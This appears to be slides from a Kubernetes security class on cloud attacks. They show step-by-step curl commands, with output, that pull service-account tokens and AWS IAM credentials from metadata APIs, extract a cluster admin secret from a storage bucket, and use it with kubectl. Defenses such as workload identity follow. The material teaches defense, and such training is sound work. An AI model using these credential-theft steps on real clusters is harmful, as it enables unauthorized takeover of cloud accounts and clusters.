Kubernetes Cloud Attacks

API-Driven Datacenters Attacked via API

Cloud Providers

There are quite a few cloud providers where you can stand up a Kubernetes Cluster.

- Amazon AWS
- Microsoft Azure
- Google Cloud (GCP)
- IBM Public Cloud
- Digital Ocean

Kubernetes Installation

There are quite a few ways to get a Kubernetes cluster running in a cloud provider.

You can use a Kubernetes installer like kops, kubespray, or kubeadm.

You can also use a managed Kubernetes offering from the cloud provider, like:

- Google Kubernetes Engine (GKE)
- Amazon's Elastic Container Service for Kubernetes (EKS)
- Azure Kubernetes Services (AKS)
- DigitalOcean Kubernetes

Cloud Attacks on a Cluster

When a Kubernetes cluster runs in a cloud provider, we gain new attack surface:

- Metadata API
- Storage API
- Compute API
- Other compute instances / cloud objects unrelated to the cluster, but accessible

Metadata API

The major cloud providers provide a metadata API that allows workloads running on the cloud provider to make requests and store information about the configuration they're running in. By convention, this is offered without authentication on http://169.254.169.254/.

Read a cloud provider's metadata API documentation:

AWS: https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html

GCP: https://cloud.google.com/compute/docs/storing-retrieving-metadata

Azure: https://docs.microsoft.com/en-us/azure/virtual-machines/windows/instance-metadata-service

DigitalOcean: https://developers.digitalocean.com/documentation/metadata/

IBM: https://sldn.softlayer.com/reference/services/SoftLayer_Resource_Metadata/

Attacking the Metadata API

Get credentials from most cloud providers with two HTTP requests to 169.254.169.254:

On AWS, list the cloud account names associated with your instance:
`/latest/meta-data/iam/security-credentials`
Then download a bearer token for any cloud account you pulled:
`/latest/meta-data/iam/security-credentials/<name>/`

On GCP, pass in the “Metadata-Flavor: Google” header and list cloud account names:
`/computeMetadata/v1/instance/service-accounts/`
then get a bearer token for one of the accounts with :
`/computeMetadata/v1/instance/service-accounts/<name>/token`

Attacking the Storage API

Once we have those credentials, we can interrogate storage APIs to find authentication credentials for Kubernetes.

Let's go through an example of this with a kops-default Kubernetes cluster on GCP.

Following this class, you can start your own kops-based cluster in GCP and recreate this demo, using Google Cloud's free $300 credit for new accounts and the Kops-On-GCP-Takeover exercise.

Get our Identity

From within a pod, we query the Metadata API to request a list of service accounts:

```
# curl -s -H "Metadata-Flavor: Google" http://metadata.google.internal/computeMetadata/v1/instance/service-acc
ounts/
669338912159-compute@developer.gserviceaccount.com/
default/
#
```

Then we request the token that belongs to that service account.

```
# curl -s -H "Metadata-Flavor: Google" http://metadata.google.internal/computeMetadata/v1/instance/service-acc
ounts/default/token
{"access_token":"ya29.c.EmIjBwhNJVnTY78uLHXfAIFBEm5sddJrUynd-Tw7x_1md-2IMWoeKVrXge7fbOxNTjXDqXKOE2mt2mM2hqu6lM
1qMFdN3mAGpMVBbnHFGsFMHwP7BPwtTKmcZGfLA0xT1uOaWQ","expires_in":2103,"token_type":"Bearer"}#
#
```

Bearer Token Lifetime

That token is a bearer token, with a lifetime in seconds.

If we're really smart, we'll make sure that we precede every request we make against a GCP API with a fresh pull of the token, like this:

```
token=`curl -s -H "Metadata-Flavor: Google"
http://169.254.169.254/computeMetadata/v1/instance/service-
accounts/default/token  |   awk -F\" '{print $4}'`
```

Get the GCP Project ID

To query the Google Cloud's object storage service (GCS), we also need our project ID:

```
# curl -H "Metadata-Flavor: Google" http://metadata.google.internal/computeMetadata/v1/project/numeric-project-id ; echo ""
669338912159
#
```

Why do we know that we'll need the project ID?

Because we read that in the API documentation for GCS. For example, to learn how to use curl to list buckets, click this URL, then click "REST API."

https://cloud.google.com/storage/docs/listing-buckets

Store the Project ID

Let's store the project ID in $PROJECT:

```
# PROJECT=`curl -s -H "Metadata-Flavor: Google" http://metadata.google.internal/computeMetadata/v1/project/numeric-project-id`
# echo $PROJECT
669338912159
```

Next, we make a query to list all buckets in the project, preceded by our token query:

```
# token=`curl -s -H "Metadata-Flavor: Google" http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/def
ault/token  | awk -F\" '{print $4}'`; curl -s -H "Authorization: Bearer $token" -H "Accept: json" -H "Metadata-Flavor: Google"
 https://www.googleapis.com/storage/v1/b/?project=$PROJECT
{
 "kind": "storage#buckets",
 "items": [
  {
   "kind": "storage#bucket",
   "id": "kubernetes-clusters-bustakube",
   "selfLink": "https://www.googleapis.com/storage/v1/b/kubernetes-clusters-bustakube",
   "projectNumber": "669338912159",
   "name": "kubernetes-clusters-bustakube",
```

Listing Objects in a Bucket

There's only one bucket, so let's list the objects in the bucket

```
# token=`curl -s -H "Metadata-Flavor: Google" http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/def
ault/token  | awk -F\" '{print $4}'`; curl -s -H "Authorization: Bearer $token" -H "Accept: json" -H "Metadata-Flavor: Google"
 https://www.googleapis.com/storage/v1/b/kubernetes-clusters-bustakube/o/?project=$PROJECT | head -35
{
 "kind": "storage#objects",
 "items": [
  {
   "kind": "storage#object",
   "id": "kubernetes-clusters-bustakube/bustakubegcp3.k8s.local/addons/bootstrap-channel.yaml/1560027995393921",
   "selfLink": "https://www.googleapis.com/storage/v1/b/kubernetes-clusters-bustakube/o/bustakubegcp3.k8s.local%2Faddons%2Fboo
tstrap-channel.yaml",
   "name": "bustakubegcp3.k8s.local/addons/bootstrap-channel.yaml",
   "bucket": "kubernetes-clusters-bustakube",
   "generation": "1560027995393921",
   "metageneration": "1",
```

There's more output, but it won't fit on one slide, so let's start grep-ping for object names.

Getting the Names of the Bucket's Objects

```
# token=`curl -s -H "Metadata-Flavor: Google" http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/def
ault/token  | awk -F\" '{print $4}'`; curl -s -H "Authorization: Bearer $token" -H "Accept: json" -H "Metadata-Flavor: Google"
 https://www.googleapis.com/storage/v1/b/kubernetes-clusters-bustakube/o/?project=$PROJECT | grep "name"  | head
    "name": "bustakubegcp3.k8s.local/addons/bootstrap-channel.yaml",
    "name": "bustakubegcp3.k8s.local/addons/core.addons.k8s.io/v1.4.0.yaml",
    "name": "bustakubegcp3.k8s.local/addons/dns-controller.addons.k8s.io/k8s-1.6.yaml",
    "name": "bustakubegcp3.k8s.local/addons/dns-controller.addons.k8s.io/pre-k8s-1.6.yaml",
    "name": "bustakubegcp3.k8s.local/addons/kube-dns.addons.k8s.io/k8s-1.6.yaml",
    "name": "bustakubegcp3.k8s.local/addons/kube-dns.addons.k8s.io/pre-k8s-1.6.yaml",
    "name": "bustakubegcp3.k8s.local/addons/limit-range.addons.k8s.io/v1.5.0.yaml",
    "name": "bustakubegcp3.k8s.local/addons/rbac.addons.k8s.io/k8s-1.8.yaml",
    "name": "bustakubegcp3.k8s.local/addons/storage-gce.addons.k8s.io/v1.6.0.yaml",
    "name": "bustakubegcp3.k8s.local/addons/storage-gce.addons.k8s.io/v1.7.0.yaml",
# token=`curl -s -H "Metadata-Flavor: Google" http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/def
ault/token  | awk -F\" '{print $4}'`; curl -s -H "Authorization: Bearer $token" -H "Accept: json" -H "Metadata-Flavor: Google"
 https://www.googleapis.com/storage/v1/b/kubernetes-clusters-bustakube/o/?project=$PROJECT | grep "name"  | tail
    "name": "bustakubegcp3.k8s.local/pki/ssh/public/admin/2baac872885093bc1fda09189b15636b",
    "name": "bustakubegcp3.k8s.local/secrets/admin",
    "name": "bustakubegcp3.k8s.local/secrets/kube",
    "name": "bustakubegcp3.k8s.local/secrets/kube-proxy",
    "name": "bustakubegcp3.k8s.local/secrets/kubelet",
    "name": "bustakubegcp3.k8s.local/secrets/system:controller_manager",
    "name": "bustakubegcp3.k8s.local/secrets/system:dns",
    "name": "bustakubegcp3.k8s.local/secrets/system:logging",
    "name": "bustakubegcp3.k8s.local/secrets/system:monitoring",
    "name": "bustakubegcp3.k8s.local/secrets/system:scheduler",
```

Getting the Names of the Bucket's Objects

There was an interesting object in there, named:

bustakubegcp3.k8s.local/secrets/admin

Let's get its URL:

```
# token=`curl -s -H "Metadata-Flavor: Google" http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token  | awk -F
\" '{print $4}'`; curl -s -H "Authorization: Bearer $token" -H "Accept: json" -H "Metadata-Flavor: Google" https://www.googleapis.com/storage/v1/b
/kubernetes-clusters-bustakube/o/?project=$PROJECT | grep -A 1 "\/secrets\/admin"
   "id": "kubernetes-clusters-bustakube/bustakubegcp3.k8s.local/secrets/admin/1560027997223029",
   "selfLink": "https://www.googleapis.com/storage/v1/b/kubernetes-clusters-bustakube/o/bustakubegcp3.k8s.local%2Fsecrets%2Fadmin",
   "name": "bustakubegcp3.k8s.local/secrets/admin",
   "bucket": "kubernetes-clusters-bustakube",
```

Getting the Contents of the /secrets/admin/ Object

Let's use the selfLink URL, adding ?alt=media at the end to get its contents:

```
# echo "" ; token=`curl -s -H "Metadata-Flavor: Google" http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token
  | awk -F\" '{print $4}'`; curl -s -H "Authorization: Bearer $token" -H "Accept: json" -H "Metadata-Flavor: Google" https://www.googleapis.com/st
orage/v1/b/kubernetes-clusters-bustakube/o/bustakubegcp3.k8s.local%2Fsecrets%2Fadmin?alt=media ; echo ""

{"Data":"bEtEZHBtY01xQ3VKOUJKSmZJcG85Z0I4eDJqano2MmE="}
```

We need to BASE64 decode that data:

```
# echo "bEtEZHBtY01xQ3VKOUJKSmZJcG85Z0I4eDJqano2MmE=" | base64 -d ; echo ""
lKDdpmcMqCuJ9BJJfIpo9gB8x2jjz62a
#
```

We've now got a token for an admin account on this cluster!

Testing the admin Token

Let's see what we can do with the service account this pod normally has:

```
# ./kubectl get pods
NAME                            READY   STATUS    RESTARTS   AGE
apache-status                   0/1     Pending   0          45m
frontend-96d889d6-9vl5p         1/1     Running   0          45m
frontend-96d889d6-ggv28         1/1     Running   0          45m
frontend-96d889d6-q9tpc         1/1     Running   0          45m
redis-master-6b464554c8-hhf5r   1/1     Running   0          45m
redis-slave-b58dc4644-6w6g6     1/1     Running   0          45m
redis-slave-b58dc4644-hwfsz     1/1     Running   0          45m
#
# ./kubectl delete pod apache-status
Error from server (Forbidden): pods "apache-status" is forbidden: User "system:serviceaccount:default:frontend" cannot delete pods in the namespac
e "default"
```

So, it can list pods, but it's not allowed to delete pods.


Using the admin Token

Let's try using the admin token:

```
# echo "bEtEZHBtY01xQ3VKOUJKSmZJcG85Z0I4eDJqano2MmE=" | base64 -d ; echo ""
lKDdpmcMqCuJ9BJJfIpo9gB8x2jjz62a
#
#
# ./kubectl --token "lKDdpmcMqCuJ9BJJfIpo9gB8x2jjz62a" delete pod apache-status
pod "apache-status" deleted
```

This one can delete pods and apparently can administer the cluster.

Other Cloud Providers



Use the same process on other cloud providers, like AWS (see example below).
The APIs will be different -- use the API documentation to become powerful!

```
root@dev-pod:/# curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/ ; echo ""
masters.cluster.bustakube.com
root@dev-pod:/#
root@dev-pod:/# curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/masters.cluster.bustakube.com
{
  "Code" : "Success",
  "LastUpdated" : "2019-06-08T22:04:54Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIA2KXQOELXNM6TDT5N",
  "SecretAccessKey" : "EnvSNYbF33PCSw40QkCyUXzKIswgO5VLuIrpV3FU",
  "Token" : "AgoJb3JpZ2luX2VjED4aCXVzLXdlc3QtMiJIMEYCIQC6yiasiV7QZL4VfLli3dkTO1lZ4LcnBZqG4pB0MayS7gIhAMDOW6K0z39wf7VAxVx0GlNoxbtXwavY6KUnGeZumlAeK
toDCGcQABoMNzEwMjQ3NTg4NTkwIgz/3avClDplqUBdiB0qtwOwdi+C+vZjRFtkJoX0sLOPsPfO591QX1YzyJMeoUUYjDviNkUWq63kE4gqTPWxDn63ACax08+vxG1xQ5ChklzV6ipW4Hq4RWf
2TIEzdhU9FhjAC8/IwLrTC7XlUUNByhDwTBcs88jtQdjqbikq8gjuDLF2DAwZnjtQ6HiXa8KNxOttYbk5ngV3GhNa4Iew42c7GcnRBx1koZ3aEtefHPXVGhbgVFPAA1jtKx0dYoM6hXZDakdpc
GcQk0M1i0hS62dBTZwoLWtbkeGiO4+NPXhj4RHIRDbLTeetslStt0Fz2Ae+PEx4ss86UMSWsXhyawv4WMQTeYA5TNzisvnFg0/Z1e7RALs6IepwgYM26MDjl6P7wxvqh0ByaLNdl6FWZoxln5I
Caq0VVAsrjgvXt3Hs+m/APGzm+YZSlPXexWajP2vfis5EBesjyqeXBS4HoXAb10GE5xWmnX57Z20ISLe4eGOjTj/lDFZcR09IDGAL7aAmlk62XE3tgQx4ljFVm4uyaBeNjvocfgr/rHxTHO5m3
K0G0ZQEiGTbIPUrn/zi4YFf3+1SNTPoBqTsiLdAfC2KlHjFJotjMPvh8OcFOrMBZGtlZ5xwGz2ln9sW8cqePKpci2BmbGWuoOL54oAlMR4WuuWHfo7sw2JATi5baU/o0UQc3ye1QUJByUNKtIl
/cviPHOJEmxPXvICydNNER6vFZyVKWx18U2Q8ICHoGCHhWnCf7BjV5AKd3MqPJE0TCs8QKL9wkJKhyaBaNuoUaZ7vW6UHp5O007O1dTBd4x5FQgvss6kXLpmb8b/I3y/5Y26BONa3F7vIag9Dp
qYI2QNOzSo=",
  "Expiration" : "2019-06-09T04:26:26Z"
}root@dev-pod:/#
```

Defenses

We have two kinds of defenses available to us:

- Keep the pods from reaching the cloud API services:
  - Network policies
  - Service meshes

- Mask / alter the privileges granted by the metadata API:
  - Workload identity

Workload Identity

Map Kubernetes service accounts to cloud provider service accounts:

AWS: Kube2IAM or KIAM

`https://github.com/jtblin/kube2iam or https://github.com/uswitch/kiam`

GCE: GCE Metadata Proxy

`https://github.com/GoogleCloudPlatform/k8s-metadata-proxy`

AWS: IAM Roles for Service Accounts (IRSA)

`https://aws.amazon.com/blogs/opensource/introducing-fine-grained-iam-roles-service-accounts/`

Azure Managed Identities for Kubernetes:

`https://docs.microsoft.com/en-us/azure/aks/use-managed-identity`

GKE: Workload Identity:

`https://cloud.google.com/kubernetes-engine/docs/how-to/workload-identity`

Example: Workload Identity

Mapping Google Cloud service accounts to individual pods with Workload Identity:

```
gcloud iam service-accounts add-iam-policy-binding \
  --role roles/iam.workloadIdentityUser \
  --member \
"serviceAccount:[PROJECT_NAME].svc.id.goog[default/default]" \
  [GSA_NAME]@[PROJECT_NAME].iam.gserviceaccount.com
```

Learn more here:

https://cloud.google.com/kubernetes-engine/docs/how-to/workload-identity

Exercise: Cloud Attacks

Please:

Open the Firefox browser on the class machine to:
http://localhost:10000/exercises/kubernetes-cloud-attacks